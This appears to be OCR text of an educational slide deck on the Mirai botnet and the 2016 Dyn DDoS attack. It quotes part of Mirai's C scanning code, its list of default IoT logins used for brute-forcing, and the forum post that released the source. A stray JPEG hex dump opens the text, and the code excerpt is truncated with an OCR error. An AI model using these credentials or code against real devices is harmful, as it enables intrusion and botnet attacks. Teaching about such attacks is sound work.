  0 FFD8FFE0 00104A46 49460001 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ˇÿˇ‡  JFIF  ™™™™™™™™™™™™™™™™™™™™
 32 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
 64 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
 96 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
128 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
160 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
192 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
224 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
256 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
288 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
320 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
352 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
384 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
416 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
448 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
480 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
512 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
544 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
576 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
608 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
640 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
672 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
704 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
736 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
768 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
800 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
832 AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA AAAAAAAA  ™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™™
```


WHAT PICTURE IS IT, GRANDMA?!?

GRANDMA AND GRANDPA


WORDS OF ADVICE…

- Don’t just click on anything and open any attachments from suspicious sources…
- If it’s too good to be true, chances are it’s not…
- Backup regularly (offline or use secure online storage)…

SAM WENT HOME HAPPY AND WANTED TO RELAX AND CHILL THAT FRIDAY MORNING BUT THEN…




NOTHING IS WORKING...



SERVICES ARE UNREACHABLE

AS THE DAY UNFOLDS, SAM FOUND OUT THE CAUSE OF THE OUTAGE…




Images from Hackread- https://www.hackread.com/mirai-botnet-linked-to-dyn-dns-ddos-attacks/

WHAT IS MIRAI?

- Mirai is a malware that infects IoT devices for the purpose of using them for DDoS attacks.
- Mirai spreads by scanning IP addresses to find vulnerable IoT devices.
- When it comes to scanning IP addresses, Mirai excludes the IP ranges that belongs to:
  - General Electric
  - Hewlett-Packard
  - US Postal Service
  - Department of Defense
  - Internet Assigned Numbers Authority
- Mirai uses a remote C&C to determine its DDoS target.

IP ADDRESS EXCEPTION LIST




```c
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.+        - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}

static int consume_iacs(struct scanner_connection *conn)
{
    int consumed = 0;
    uint8_t *ptr = conn->rdbuf;

    while (consumed < conn->rdbuf pos)
```

HOW DOES THE ATTACK WORK?


- Once it finds vulnerable IoT devices, it brute forces its way into accessing it via a list of common used passwords.
- Once it infects an IoT device, it makes sure that nobody can communicate with it by closing SSH, Telnet and HTTP ports.
- It also looks for and removes another IoT malware by the name of Anime.

COMMON PASSWORDS LIST



```
// Set up passwords
// root     xc3511
// root     vizxv
// root     admin
// admin    admin
// root     888888
// root     xmhdipc
// root     default
// root     juantech
// root     123456
// root     54321
// support  support
// root     (none)
// admin    password
// root     root
// root     12345
// user     user
// admin    (none)
// root     pass
// admin    admin1234
// root     1111
// admin    smcadmin
// admin    1111
// root     666666
// root     password
// root     1234
// root     klv123
// Administrator admin
// service  service
// supervisor supervisor
// guest    guest
// guest    12345
// guest    12345
// admin1   password
// administrator 1234
// 666666   666666
// 888888   888888
// ubnt     ubnt
// root     klv1234
// root     Zte521
// root     hi3518
// root     jvbzd
// root     anko
// root     zlxx.
// root     7ujMko0vizxv
// root     7ujMko0admin
// root     system
// root     ikwb
// root     dreambox
// root     user
// root     realtek
// root     00000000
// admin    1111111
// admin    1234
// admin    12345
// admin    54321
// admin    123456
// admin    7ujMko0admin
// admin    1234
// admin    pass
// admin    meinsm
// tech     tech
// mother   fucker
```

MIRAI SOURCE CODE IS PUBLIC



[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Source: https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/

SOMEBODY TOOK THAT CODE AND ATTACKED DYN

- Dyn is an internet infrastructure company headquartered in New Hampshire
- First wave started at 7am ET
- Second wave started around noon
- Third wave started about 4pm ET
- Traffic to Dyn’s Internet directory servers was flooded by requests from millions of IP addresses

MIRAI TIMELINE

- Sep 20, 2016 – Krebs website DDoS’ed
- Oct 1, 2016 – Mirai source code leaked
- Oct 21, 2016– Dyn was DDoS’ed
- Nov 21, 2016 – Oracle bought Dyn
- Jan 17, 2017 – Krebs identified alleged Mirai author

